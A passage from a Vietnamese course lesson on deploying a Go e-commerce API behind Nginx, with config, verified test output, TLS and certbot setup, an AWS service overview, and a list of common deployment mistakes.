    client_max_body_size 1m;          # khớp giới hạn thân yêu cầu của ứng dụng
    client_body_timeout 10s;
    client_header_timeout 10s;
    send_timeout 30s;

    gzip on;
    gzip_types application/json text/plain;
    gzip_min_length 1024;

    # /metrics không bao giờ ra Internet (ứng dụng còn nghe ở cổng nội bộ riêng).
    location = /metrics { return 404; }

    # Luồng sự kiện (SSE): tắt bộ đệm, cho phép kết nối sống lâu.
    location ~ ^/api/v1/orders/[0-9]+/events$ {
        proxy_pass http://shopgo_api;
        proxy_http_version 1.1;
        proxy_set_header Connection "";
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $remote_addr;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_set_header X-Request-ID $req_id;
        proxy_buffering off;
        proxy_read_timeout 1h;
    }

    location / {
        limit_req zone=api_per_ip burst=40 nodelay;

        proxy_pass http://shopgo_api;
        proxy_http_version 1.1;
        proxy_set_header Connection "";
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        # Ghi ĐÈ (không nối thêm) để client không giả mạo được IP gốc.
        proxy_set_header X-Forwarded-For $remote_addr;
        proxy_set_header X-Forwarded-Proto $scheme;
```

```
        proxy_set_header X-Request-ID $req_id;

        proxy_connect_timeout 2s;
        proxy_send_timeout 15s;
        proxy_read_timeout 30s;
        proxy_next_upstream error timeout http_502 http_503;   # thử máy khác khi lỗi hạ tầng...
        proxy_next_upstream_tries 2;                           # ...nhưng chỉ 1 lần thử lại
        proxy_next_upstream_timeout 5s;
    }
}
```

Chúng tôi chạy **Nginx 1.30 thật** với đúng hai tệp (`nginx.conf` chủ + `shopgo.conf`; chỉ đổi đường dẫn chứng chỉ tự ký và cổng 80/443 thành 8081/8443 để không cần quyền quản trị) đặt trước một backend giả, rồi thử từng hành vi:

```
source "$(dirname "$0")/_nginx_up.sh"
echo '$ nginx -t'
"$NGX_HOME/nginx.exe" -p "$P/" -c conf/nginx.conf -t 2>&1 | sed -E 's#file [^ ]*/(conf/nginx.conf)#file
\1#'
trap 'ngx_stop; taskkill //F //IM echo_backend.exe >/dev/null 2>&1' EXIT
echo_backend.exe -addr 127.0.0.1:8080 -version v1 & sleep 0.7
ngx_start

echo
echo '$ curl -i https://api.shop.example.com/healthz     (qua TLS, xác minh chứng chỉ bằng --cacert)'
"${CURL[@]}" -i "$URL/healthz" | tr -d '\r' | grep -iE '^(HTTP|server|strict-transport|x-content|x-
frame|referrer)'

echo
echo '$ curl -I http://api.shop.example.com/api/v1/products    (HTTP thuần phải chuyển sang HTTPS)'
curl -sS -I --resolve api.shop.example.com:8081:127.0.0.1 http://api.shop.example.com:8081/api/v1/products
| tr -d '\r' | grep -iE '^(HTTP|location)'

echo
echo '$ /echo: những gì backend THẤY khi client giả mạo X-Forwarded-For và X-Request-ID'
"${CURL[@]}" -H 'X-Forwarded-For: 6.6.6.6' -H 'X-Request-ID: yeu-cau-123' "$URL/echo" |
  sed -E 's/,/,\n  /g; s/^\{/{\n  /; s/\}$/\n}/; s/(127\.0\.0\.1):[0-9]+/\1:<cổng-tạm>/'
echo
echo '(không gửi X-Request-ID: Nginx tự sinh)'
id="$("${CURL[@]}" "$URL/echo" | grep -o '"X-Request-Id":"[^"]*"' | cut -d'"' -f4)"
echo "X-Request-Id nhận được dài ${#id} ký tự, toàn chữ số hex: $([[ "$id" =~ ^[0-9a-f]{32}$ ]] && echo
đúng || echo sai)"

echo
echo '$ /metrics không bao giờ ra ngoài:'
printf '  qua Nginx -> %s\n' "$("${CURL[@]}" -o /dev/null -w '%{http_code}' "$URL/metrics")"

echo
echo '$ thân yêu cầu vượt client_max_body_size (1m):'
head -c 2097152 /dev/zero > "$T/2mb.bin"
printf '  POST 2 MiB -> %s\n' "$("${CURL[@]}" -o /dev/null -w '%{http_code}' -X POST --data-binary
@"$T/2mb.bin" "$URL/echo")"

echo
echo '$ 120 yêu cầu song song từ một IP (limit_req 20r/s, burst 40):'
seq 1 120 | xargs -P 40 -I{} curl -sS -o /dev/null -w '%{http_code}\n' --cacert "$T/certs/cert.pem" \
  --resolve api.shop.example.com:8443:127.0.0.1 "$URL/healthz" > "$T/codes.txt" 2>/dev/null
ok=$(grep -c '^200$' "$T/codes.txt"); lim=$(grep -c '^429$' "$T/codes.txt")
printf '  có yêu cầu bị từ chối 429: %s;  nhận ít nhất burst (40) yêu cầu 200: %s;  tổng 200+429 = %s\n' \
  "$([ "$lim" -gt 0 ] && echo có || echo không)" "$([ "$ok" -ge 40 ] && echo đúng || echo sai)" "$((ok +
lim))"

echo
echo '$ backend chết -> Nginx trả lỗi cổng nối ngay, không treo (Linux: 502; Windows chờ hết
proxy_connect_timeout nên là 504):'
taskkill //F //IM echo_backend.exe >/dev/null 2>&1; sleep 0.5
printf '  GET /healthz -> %s\n' "$("${CURL[@]}" -o /dev/null -w '%{http_code}' "$URL/healthz")"
```

```
$ nginx -t
nginx: the configuration file conf/nginx.conf syntax is ok
nginx: configuration file conf/nginx.conf test is successful

$ curl -i https://api.shop.example.com/healthz     (qua TLS, xác minh chứng chỉ bằng --cacert)
HTTP/1.1 200 OK
Server: nginx
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Referrer-Policy: no-referrer

$ curl -I http://api.shop.example.com/api/v1/products    (HTTP thuần phải chuyển sang HTTPS)
HTTP/1.1 301 Moved Permanently
Location: https://api.shop.example.com/api/v1/products

$ /echo: những gì backend THẤY khi client giả mạo X-Forwarded-For và X-Request-ID
{
  "Connection":"",
  "X-Forwarded-For":"127.0.0.1",
  "X-Forwarded-Proto":"https",
  "X-Real-Ip":"127.0.0.1",
  "X-Request-Id":"yeu-cau-123",
  "host":"api.shop.example.com",
  "remote_addr":"127.0.0.1:<cổng-tạm>"
}

(không gửi X-Request-ID: Nginx tự sinh)
X-Request-Id nhận được dài 32 ký tự, toàn chữ số hex: đúng

$ /metrics không bao giờ ra ngoài:
  qua Nginx -> 404

$ thân yêu cầu vượt client_max_body_size (1m):
  POST 2 MiB -> 413

$ 120 yêu cầu song song từ một IP (limit_req 20r/s, burst 40):
  có yêu cầu bị từ chối 429: có;  nhận ít nhất burst (40) yêu cầu 200: đúng;  tổng 200+429 = 120

$ backend chết -> Nginx trả lỗi cổng nối ngay, không treo (Linux: 502; Windows chờ hết
proxy_connect_timeout nên là 504):
  GET /healthz -> 504
```

Ý nghĩa từng kết quả và cấu hình đứng sau:

1. `nginx -t` kiểm tra cấu hình trước khi nạp: luôn chạy trước `nginx -s reload` (và là `validate:` trong Ansible). Cấu hình sai mà nạp thẳng có thể làm sập mọi thứ; `reload` là *nạp lại không gián đoạn* (worker cũ xử lý nốt, worker mới nhận kết nối mới).
2. **Header an toàn** (`Strict-Transport-Security`, `X-Content-Type-Options`, `X-Frame-Options`, `Referrer-Policy`) có `always` nên có mặt cả ở phản hồi lỗi; `server_tokens off` giấu số phiên bản (`Server: nginx`, không phải `nginx/1.30.5`), bớt một thông tin cho kẻ dò lỗ hổng. HSTS bảo trình duyệt *chỉ* dùng HTTPS cho tên miền trong một năm; **đừng bật HSTS với `preload` hay thời gian dài trước khi chắc chắn HTTPS luôn hoạt động**, vì lỗi chứng chỉ khi đó không thể bỏ qua.
3. **HTTP → HTTPS** bằng `301`; riêng `/.well-known/acme-challenge/` phải truy cập được qua HTTP thường để Let's Encrypt xác minh (mục 6).
4. **Header chuyển tiếp và chống giả mạo.** Client gửi `X-Forwarded-For: 6.6.6.6` để giả IP; backend nhận `X-Forwarded-For: 127.0.0.1` (địa chỉ thật mà Nginx thấy) vì cấu hình dùng `proxy_set_header X-Forwarded-For $remote_addr` (**ghi đè**), không phải

`$proxy_add_x_forwarded_for` (nối thêm, giữ lại giá trị giả của client). Nếu có **hai tầng proxy** (CDN rồi Nginx), tầng sau phải được cấu hình tin tầng trước (`set_real_ip_from`, `real_ip_header`) và ứng dụng Gin phải khai báo proxy tin cậy (`router.SetTrustedProxies([]string{"127.0.0.1"})`) thì `c.ClientIP()` mới trả IP đúng; nếu không, giới hạn tần suất theo IP của ứng dụng sẽ coi mọi người là cùng một địa chỉ (IP của proxy) hoặc tin vào giá trị giả. `X-Request-ID` do client gửi được giữ nguyên, còn không Nginx tự sinh (32 ký tự hex), để nhật ký Nginx và ứng dụng khớp nhau (Buổi 38).

5. `/metrics` **trả** `404` qua Nginx dù ứng dụng phục vụ nó ở cổng nội bộ: hai lớp bảo vệ (ứng dụng nghe cổng riêng; Nginx chặn đường dẫn).
6. `client_max_body_size 1m` từ chối thân lớn bằng `413` ngay ở rìa, trước khi tốn bộ nhớ ứng dụng; khớp với giới hạn trong ứng dụng (Buổi 37). Các `client_*_timeout` chống client chậm giữ kết nối.
7. `limit_req`: vùng bộ nhớ 10 MB theo IP, 20 yêu cầu/giây, `burst=40 nodelay`: cho phép bùng nổ ngắn 40 yêu cầu rồi từ chối `429`. Bài thử gửi 120 yêu cầu song song và cả hai khẳng định đều đúng: có yêu cầu bị `429`, và ít nhất 40 yêu cầu qua. Đây là lớp rẻ nhất chống quá tải thô; giới hạn *tinh* theo người dùng/khóa API vẫn nằm trong ứng dụng (Redis, Buổi 32). Lưu ý `limit_req` theo IP gây oan cho người dùng sau NAT công ty/di động chia sẻ một IP: đặt ngưỡng thoải mái và đo.
8. **Khi backend chết**, Nginx không treo: trả lỗi cổng nối ngay. (Trên Linux kết nối bị từ chối tức thì và bạn thấy `502 Bad Gateway`; trên máy Windows kiểm chứng, kết nối tới cổng đóng phải chờ hết `proxy_connect_timeout 2s` rồi Nginx trả `504`. Sự khác biệt này là đặc thù hệ điều hành, hành vi đúng hướng giống nhau: lỗi nhanh, có giới hạn.) `proxy_connect_timeout 2s` đặt ngắn có chủ ý (kết nối nội bộ phải tức thì), còn `proxy_read_timeout 30s` đủ cho yêu cầu chậm hợp lệ.
9. `proxy_next_upstream error timeout http_502 http_503` **với** `tries 2`: khi một bản sao lỗi hạ tầng, thử bản khác, nhưng chỉ một lần thử lại và chỉ cho yêu cầu **idempotent** (Nginx mặc định không thử lại `POST` không idempotent, nhờ vậy không đặt đơn hai lần; đừng bật `non_idempotent` nếu không có khóa idempotency, Buổi 30). Thử lại nhân tải khi hệ thống đang yếu, nên giữ giới hạn (Buổi 39).
10. **Kết nối** `keepalive 32` **tới upstream** cùng `proxy_http_version 1.1` và xóa header `Connection`: tái sử dụng kết nối TCP nội bộ thay vì mở mới mỗi yêu cầu (tránh `TIME_WAIT` chồng chất, Buổi 41).
11. **Khối riêng cho SSE** (`/api/v1/orders/<id>/events`): `proxy_buffering off` để sự kiện đẩy tức thì không bị Nginx gom đệm, và `proxy_read_timeout 1h` cho kết nối sống lâu. Với WebSocket thêm `proxy_set_header Upgrade $http_upgrade; proxy_set_header Connection "upgrade";`.

Thêm vài tùy chọn thường dùng nhưng không bật mặc định: `gzip` (có, cho JSON lớn; không nén lại thứ đã nén), `proxy_cache` (đệm phản hồi công khai ở rìa, hợp cho danh mục sản phẩm nhưng phải tôn trọng `Cache-Control` và biến thể xác thực), và định dạng nhật ký JSON có `$request_id`, `$request_time`, `$upstream_response_time` (trong `nginx.conf`) để phân biệt chậm do mạng/Nginx hay do ứng dụng.

6. TLS và chứng chỉ

TLS mã hóa đường truyền và xác thực máy chủ. Bắt tay (tóm tắt TLS 1.3): client gửi phiên bản/bộ mã hóa hỗ trợ và tên máy (SNI); máy chủ trả chứng chỉ và chia sẻ khóa; client **xác minh chuỗi chứng chỉ** (do một CA mà client tin cậy ký, còn hạn, đúng tên miền trong trường `subjectAltName`); hai bên suy ra khóa phiên đối xứng để mã hóa dữ liệu (chỉ một vòng đi–về trong 1.3). Đây là chứng chỉ thử mà chúng tôi dùng cho Nginx, và kiểm tra nó bằng `openssl`, cả với các phiên bản TLS khác nhau:

```
source "$(dirname "$0")/_nginx_up.sh"
trap 'ngx_stop; taskkill //F //IM echo_backend.exe >/dev/null 2>&1' EXIT
echo_backend.exe -addr 127.0.0.1:8080 -version v1 & sleep 0.7
ngx_start
CERT="$T/certs/cert.pem"
```

```
echo '$ openssl x509 -in cert.pem -noout -subject -issuer -ext subjectAltName   (chứng chỉ tự ký dùng để thử)'
openssl x509 -in "$CERT" -noout -subject -issuer -ext subjectAltName | sed 's/^ *//'
echo
echo '$ openssl x509 -noout -checkend <giây>   (mã thoát 0 = còn hạn thêm ít nhất chừng đó giây)'
openssl x509 -in "$CERT" -noout -checkend 3600 >/dev/null; echo "  checkend 3600 (1 giờ):  mã thoát $?"
openssl x509 -in "$CERT" -noout -checkend 172800 >/dev/null; echo "  checkend 172800 (2 ngày): mã thoát $?  (chứng chỉ thử chỉ sống 1 ngày)"
echo
echo '$ openssl s_client: máy chủ chấp nhận phiên bản TLS nào? (cấu hình: ssl_protocols TLSv1.2 TLSv1.3)'
declare -A ARGS=(
  [TLS1.3]="-min_protocol TLSv1.3"
  [TLS1.2]="-min_protocol TLSv1.2 -max_protocol TLSv1.2"
  [TLS1.1]="-max_protocol TLSv1.1 -cipher DEFAULT:@SECLEVEL=0"
)
for v in TLS1.3 TLS1.2 TLS1.1; do
  out="$(echo | openssl s_client -connect 127.0.0.1:8443 -servername api.shop.example.com ${ARGS[$v]} -CAfile "$CERT" 2>&1)"
  if echo "$out" | grep -q 'Cipher is (NONE)'; then
    printf '  %-7s bị TỪ CHỐI: máy chủ không chấp nhận giao thức này\n' "$v"
  else
    printf '  %-7s bắt tay THÀNH CÔNG: %s, mã hóa %s, chứng chỉ: %s\n' "$v" \
      "$(echo "$out" | grep -m1 -oE 'Protocol: +TLSv[0-9.]+' | sed 's/Protocol: *//')" \
      "$(echo "$out" | grep -m1 -oE 'Cipher is [A-Z0-9_-]+' | sed 's/Cipher is //')" \
      "$(echo "$out" | grep -m1 -oE 'Verify return code: 0' >/dev/null && echo xác minh OK || echo không xác minh được)"
  fi
done
echo
echo '$ curl KHÔNG có --cacert (chứng chỉ tự ký không nằm trong kho tin cậy) phải từ chối:'
curl -sS -o /dev/null --resolve api.shop.example.com:8443:127.0.0.1 https://api.shop.example.com:8443/healthz 2>&1 | head -1 | cut -c1-96
```

```
$ openssl x509 -in cert.pem -noout -subject -issuer -ext subjectAltName   (chứng chỉ tự ký dùng để thử)
subject=CN=api.shop.example.com
issuer=CN=api.shop.example.com
X509v3 Subject Alternative Name:
DNS:api.shop.example.com

$ openssl x509 -noout -checkend <giây>   (mã thoát 0 = còn hạn thêm ít nhất chừng đó giây)
  checkend 3600 (1 giờ):  mã thoát 0
  checkend 172800 (2 ngày): mã thoát 1   (chứng chỉ thử chỉ sống 1 ngày)

$ openssl s_client: máy chủ chấp nhận phiên bản TLS nào? (cấu hình: ssl_protocols TLSv1.2 TLSv1.3)
  TLS1.3  bắt tay THÀNH CÔNG: TLSv1.3, mã hóa TLS_AES_256_GCM_SHA384, chứng chỉ: xác minh OK
  TLS1.2  bắt tay THÀNH CÔNG: TLSv1.2, mã hóa ECDHE-RSA-AES256-GCM-SHA384, chứng chỉ: xác minh OK
  TLS1.1  bị TỪ CHỐI: máy chủ không chấp nhận giao thức này

$ curl KHÔNG có --cacert (chứng chỉ tự ký không nằm trong kho tin cậy) phải từ chối:
curl: (60) schannel: SEC_E_UNTRUSTED_ROOT (0x80090325) - The certificate chain was issued by an
```

Đọc kết quả:

- **Chứng chỉ** có `subjectAltName` chứa tên miền (trình duyệt hiện đại **bỏ qua** trường `CN`, chỉ nhìn SAN). Chứng chỉ tự ký có `issuer` = `subject`: không có CA nào bảo đảm; vì vậy `curl` *không* có `--cacert` **từ chối** kết nối (đây là hành vi đúng, đừng "sửa" bằng `-k`/`InsecureSkipVerify` ngoài thử nghiệm: thông báo `schannel: SEC_E_UNTRUSTED_ROOT` là của Windows; trên Linux là `SSL certificate problem: self-signed certificate`).
- `openssl x509 -checkend N` trả `0` nếu chứng chỉ còn hạn thêm ít nhất N giây, `1` nếu sắp hết: nền tảng của cảnh báo hết hạn (cron/Prometheus dùng `probe_ssl_earliest_cert_expiry` của blackbox exporter). **Chứng chỉ hết hạn là một trong những nguyên nhân sự cố phổ biến nhất và ngớ ngẩn nhất**; hãy cảnh báo khi còn 14 ngày.
- **Phiên bản giao thức**: cấu hình `ssl_protocols TLSv1.2 TLSv1.3` nên TLS 1.3 và 1.2 bắt tay thành công (kèm bộ mã hóa thực dùng), còn **TLS 1.1 bị từ chối**. TLS 1.0/1.1 đã lỗi thời và không còn an toàn.

Chứng chỉ thật: Let's Encrypt (ACME). CA miễn phí, cấp chứng chỉ 90 ngày (hoặc ngắn hơn) và **gia hạn tự động**. Giao thức ACME chứng minh bạn kiểm soát tên miền bằng thử thách: **HTTP-01** (đặt một tệp dưới `/.well-known/acme-challenge/` mà CA tải qua cổng 80; vì vậy Nginx cấu hình khối `location` riêng ở mục 5) hoặc **DNS-01** (đặt một bản ghi TXT; cần cho chứng chỉ ký tự đại diện `*.shop.example.com` và cho máy chủ không mở được cổng 80). Với `certbot`:

```
sudo apt install certbot python3-certbot-nginx
sudo certbot certonly --webroot -w /var/www/certbot -d api.shop.example.com --deploy-hook "systemctl reload
nginx"
sudo certbot renew --dry-run          # thử quy trình gia hạn mà không gia hạn thật
systemctl list-timers | grep certbot  # certbot cài sẵn timer chạy gia hạn hai lần mỗi ngày
```

`--deploy-hook` nạp lại Nginx sau mỗi lần gia hạn thành công (Nginx chỉ đọc chứng chỉ khi nạp lại). Chứng chỉ nằm ở `/etc/letsencrypt/live/<tên>/` (`fullchain.pem` gồm chứng chỉ máy chủ **và** chứng chỉ trung gian, `privkey.pem` quyền 600 chỉ root đọc). Các lựa chọn khác: **Caddy** tự lo toàn bộ ACME mà không cần cấu hình; **bộ cân bằng tải đám mây** (AWS ACM + ALB) cấp và gia hạn chứng chỉ tự động, và bạn không bao giờ chạm vào khóa; **cert-manager** trên Kubernetes (Buổi 47).

Các điểm vận hành TLS khác: (1) chọn cấu hình theo **trình tạo cấu hình SSL của Mozilla** (hồ sơ *intermediate*) thay vì tự chế bộ mã hóa; (2) bật **HTTP/2** (`http2 on`); (3) **kết thúc TLS ở đâu**: ở Nginx/ALB (đơn giản; lưu lượng sau đó là văn bản thường trong mạng riêng) hay mã hóa **đầu cuối** tới ứng dụng/mTLS (an toàn hơn trong mạng không tin cậy, phức tạp hơn; service mesh làm giúp); (4) **không lấy chứng chỉ riêng tư vào Git hay ảnh Docker** (Buổi 43, 48); (5) kiểm tra từ bên ngoài bằng một công cụ kiểm tra TLS công khai hoặc `openssl s_client -connect host:443 -servername host` khi nghi ngờ chuỗi chứng chỉ thiếu trung gian (lỗi kinh điển: chỉ cài `cert.pem` thay vì `fullchain.pem`, trình duyệt máy tính có thể vẫn chạy nhờ bộ nhớ đệm nhưng ứng dụng di động và `curl` thì thất bại).

7. Bản đồ AWS cho kỹ sư backend

Ba nhà cung cấp lớn (AWS, GCP, Azure) có dịch vụ tương đương. Chúng tôi lấy AWS làm ví dụ (phổ biến nhất, và cấu hình Terraform của bản tham chiếu nhắm vào nó). Bạn không cần thuộc mọi dịch vụ (có hàng trăm); cần nắm khung và 12 dịch vụ cốt lõi.


Khung hạ tầng.

- **Region** (vùng địa lý, `ap-southeast-1` Singapore) chứa nhiều **Availability Zone** (AZ: trung tâm dữ liệu tách biệt về điện, mạng). Dư thừa nghĩa là rải qua ít nhất hai AZ. Độ trễ giữa AZ trong cùng vùng vài mili-giây; **truyền dữ liệu giữa AZ và ra Internet tính tiền**.
- **VPC** là mạng riêng ảo của bạn, chia thành **subnet** theo AZ. *Subnet công cộng* có đường ra Internet (qua Internet Gateway) và là nơi đặt bộ cân bằng tải; *subnet riêng* không có đường vào từ Internet và là nơi đặt ứng dụng và cơ sở dữ liệu. Subnet riêng muốn gọi ra ngoài (tải ảnh, gọi API đối tác) đi qua **NAT Gateway** (đắt: có phí theo giờ và theo GB; một cái bẫy chi phí kinh điển).
- **Security Group** là tường lửa trạng thái gắn vào tài nguyên: quy tắc kiểu "cho phép cổng 5432 từ *nhóm bảo mật của ứng dụng*" (tham chiếu nhóm, không phải IP) là nguyên tắc ít quyền ở mức mạng (đúng như `aws_security_group.db` trong Terraform của chúng ta).
- **IAM** quyết định *ai* được làm *gì*: **role** (danh tính cho dịch vụ/máy, cấp thông tin đăng nhập ngắn hạn) thay vì khóa truy cập dài hạn; **policy** JSON liệt kê hành động và tài nguyên; nguyên tắc ít quyền, không dùng tài khoản root cho việc hằng ngày, bật MFA. Ứng dụng chạy trên ECS/EKS/EC2 nhận quyền qua role của tác vụ/Pod, không có khóa nào trong mã hay biến môi trường (OIDC cho CI, Buổi 45).

Mười hai dịch vụ cốt lõi cho ShopGo.

Dịch vụ	Dùng để	Ghi chú cho kỹ sư backend
EC2	Máy ảo	VPS trên AWS; nền của mọi thứ khác; chọn loại Graviton (arm64) rẻ hơn, Go biên dịch chéo dễ
ECR	Registry ảnh Docker	Bất biến thẻ, quét khi đẩy, chính sách vòng đời (Terraform ở bản tham chiếu)
ECS (Fargate)	Chạy container không quản lý máy	Đơn giản hơn Kubernetes; task + service + ALB
EKS	Kubernetes được quản lý	Mặt phẳng điều khiển do AWS lo, node bạn lo hoặc dùng Fargate/Karpenter
RDS / Aurora	PostgreSQL được quản lý	Sao lưu tự động + PITR, Multi-AZ (bản chờ đồng bộ, chuyển sang trong ~1–2 phút), bản sao đọc, vá lỗi; `manage_master_user_password` để AWS giữ mật khẩu; **RDS Proxy** hoặc PgBouncer cho nhiều kết nối
ElastiCache	Redis được quản lý	Đặt trong subnet riêng; chọn chế độ có phiên bản dự phòng
S3	Lưu trữ đối tượng	Chặn truy cập công khai, mã hóa mặc định, **presigned URL** (Buổi 35), vòng đời xóa tệp dở dang
ALB	Bộ cân bằng tải tầng 7	Kết thúc TLS với chứng chỉ **ACM** miễn phí, kiểm tra sức khỏe, định tuyến theo đường dẫn/tên miền, tích hợp WAF
Route 53	DNS	Bản ghi alias tới ALB, kiểm tra sức khỏe, định tuyến theo độ trễ
Secrets Manager / SSM Parameter Store	Bí mật và cấu hình	Tiêm vào tác vụ lúc chạy; xoay vòng tự động mật khẩu RDS
CloudWatch	Nhật ký, metrics, cảnh báo	Hoặc đẩy sang Prometheus/Grafana/Loki của bạn
IAM / OIDC	Danh tính	Mục trên

Kiến trúc tham chiếu ở quy mô vừa (nhiều bản sao, dữ liệu quản lý, không tự vận hành máy chủ nào ngoài mã của bạn):



Cấu hình Terraform của bản tham chiếu (Buổi 48) tạo đúng phần dữ liệu và registry của sơ đồ trên: ECR bất biến + quét, S3 chặn công khai + mã hóa, RDS PostgreSQL 18 mã hóa, không công khai, sao lưu và bảo vệ xóa khác nhau theo môi trường. Chúng tôi đã kiểm chứng nó bằng `terraform validate` với **schema thật của nhà cung cấp AWS** và bốn bài `terraform test` với nhà cung cấp giả (chạy không cần thông tin đăng nhập AWS); chưa `apply` lên tài khoản thật.

Bẫy chi phí. Khoản hóa đơn bất ngờ thường đến từ: NAT Gateway (phí theo GB); truyền dữ liệu ra Internet và giữa AZ; tài nguyên bỏ quên (EBS, snapshot, IP tĩnh không gắn, ALB không dùng); nhật ký CloudWatch

không có thời hạn lưu; môi trường staging chạy 24/7 với cùng kích cỡ production; RDS Multi-AZ ở mọi môi trường. Biện pháp: gắn **thẻ** (`project`, `environment`) cho mọi tài nguyên (Terraform `default_tags`, đã làm), bật **AWS Budgets** cảnh báo, rà soát hàng tháng, tắt staging ngoài giờ, và dùng **Savings Plans/Reserved** khi tải ổn định.

Khung Well-Architected nhắc sáu trụ cột để rà soát một kiến trúc: *vận hành xuất sắc, bảo mật, độ tin cậy, hiệu năng, tối ưu chi phí, bền vững*. Mỗi câu hỏi trong checklist sản xuất của giáo trình (Phụ lục) có thể ánh xạ vào một trụ cột.

8. Giám sát một máy chủ đơn

Bản triển khai VPS vẫn cần các tín hiệu của Buổi 38, và chúng dùng lại nguyên cấu hình đã có: Prometheus cào `127.0.0.1:9090` (API) và `:9091` (worker) cùng **node_exporter** (CPU, bộ nhớ, đĩa, mạng của máy) cùng quy tắc cảnh báo `deploy/prometheus/rules/shopgo.rules.yml` (được kiểm thử bằng `promtool test rules` ở Buổi 49). Thêm kiểm tra **từ bên ngoài** (blackbox exporter hoặc dịch vụ như UptimeRobot/Better Stack) gọi `https://api.shop.example.com/readyz` mỗi phút: vì giám sát từ bên trong không thấy sự cố "cả máy chủ chết" hay "DNS hỏng" hay "chứng chỉ hết hạn". Nhật ký: `journald` giữ nhật ký ứng dụng (đặt `SystemMaxUse=` để không đầy đĩa) và chuyển tiếp tới Loki bằng Promtail/Alloy khi cần tìm kiếm tập trung. Kiểm tra cuối cùng cho mọi triển khai: **một người khác trong nhóm, chỉ có tài liệu, dựng lại được môi trường từ số không trong dưới một giờ**; nếu không, bạn đang dựa vào trí nhớ.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Mở cổng cơ sở dữ liệu/Redis/`/metrics` ra Internet**; không tường lửa mặc định chặn; tin `ufw` khi Docker công bố cổng.
2. **Đăng nhập SSH bằng mật khẩu / root**, không `fail2ban`; sửa `sshd_config` mà không `sshd -t` và không giữ phiên cũ.
3. **Máy chủ "bông tuyết"**: cấu hình bằng tay, không ai tái tạo được; không có Ansible/mã mô tả.
4. **Nạp cấu hình Nginx không `nginx -t`**; `restart` thay vì `reload`.
5. `X-Forwarded-For` **tin mù quáng** (nối thêm thay vì ghi đè; ứng dụng không khai báo proxy tin cậy), nên giới hạn tần suất và nhật ký IP bị giả mạo hoặc coi mọi người là một IP.
6. **Thử lại `POST` ở proxy** (`non_idempotent`) khi không có khóa idempotency, đặt đơn hai lần.
7. **Chứng chỉ hết hạn** vì gia hạn không tự động hoặc không có cảnh báo; quên `fullchain.pem`; không nạp lại Nginx sau gia hạn.
8. **Bật HSTS dài hạn/preload sớm**, rồi lỗi chứng chỉ khóa người dùng ra ngoài.
9. `curl -k`/`InsecureSkipVerify` **đi vào mã production** "cho tạm".
10. **Triển khai ghi đè binary tại chỗ** không có thư mục phát hành, không kiểm tra sức khỏe, không đường quay lui; hoặc script quay lui chưa từng được thử trên đường lỗi.
11. **Một máy duy nhất cho cả dữ liệu lẫn ứng dụng không sao lưu ngoài máy.**
12. **Tự vận hành PostgreSQL production** khi không có đội, thời gian và diễn tập khôi phục.
13. **Khóa truy cập AWS dài hạn** trong biến môi trường/tệp; dùng tài khoản root; IAM `*:*`.
14. **Hóa đơn bất ngờ**: NAT, truyền dữ liệu, tài nguyên bỏ quên, nhật ký vô hạn, không thẻ, không ngân sách.
15. **Chỉ giám sát từ bên trong**: DNS, chứng chỉ, sập cả máy không ai biết cho đến khi khách báo.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Một cửa hàng nhỏ chạy ShopGo trên một VPS 10 USD suốt hai năm với khoảng 200 yêu cầu mỗi phút vào giờ cao điểm. Cấu hình được Ansible hóa từ đầu nên khi nhà cung cấp VPS ngừng một vùng, họ dựng lại máy mới ở vùng khác trong 40 phút: chạy playbook, khôi phục bản sao lưu gần nhất (`restore_drill.sh` đã diễn tập từ trước), trỏ DNS (TTL 300 giây đặt sẵn). Hai sự cố đáng nhớ: lần đầu, **chứng chỉ hết hạn** vào sáng Chủ nhật vì `certbot renew` chạy được nhưng thiếu `--deploy-hook`, Nginx vẫn phục vụ chứng chỉ cũ trong bộ nhớ; từ đó họ thêm kiểm tra hết hạn từ bên ngoài báo khi còn 14 ngày. Lần hai, một đợt khuyến mãi làm tải tăng gấp 8; API ổn nhưng Nginx `limit_req` theo IP chặn nhầm khách dùng chung mạng 4G của một nhà mạng (nhiều người một IP), họ nâng ngưỡng và chuyển phần giới hạn tinh sang ứng dụng theo tài khoản. Sau khi doanh thu tăng, họ chuyển cơ sở dữ liệu sang RDS (Multi-AZ, sao lưu tự động) và chạy hai bản sao API sau ALB, **nhưng giữ nguyên cùng Dockerfile, cùng cấu hình biến môi trường, cùng quy trình phát hành**: chi phí chuyển đổi nhỏ vì ngay từ đầu họ tách ứng dụng khỏi nơi chạy. Họ chưa bao giờ cần Kubernetes. Bài học: kiến trúc triển khai nên **tăng dần theo nhu cầu đo được**, và các nguyên tắc nền (cấu hình bên ngoài, ảnh bất biến, kiểm tra sức khỏe, sao lưu đã diễn tập, giám sát từ ngoài) giữ nguyên ở mọi quy mô; chúng là thứ cho phép bạn nâng bậc mà không viết lại.

11. Tóm tắt

Tóm tắt buổi học

- **Chọn nơi chạy** theo yêu cầu đo được: PaaS (ít việc) → VPS → nhiều VPS → ECS → Kubernetes; PostgreSQL **được quản lý** là mặc định hợp lý.
- **Một VPS**: mọi thành phần nghe `127.0.0.1` trừ Nginx; chỉ mở 22 (giới hạn), 80, 443; dịch vụ systemd gia cố, bí mật quyền 640; điểm hỏng đơn cần sao lưu ngoài máy và giám sát từ ngoài.
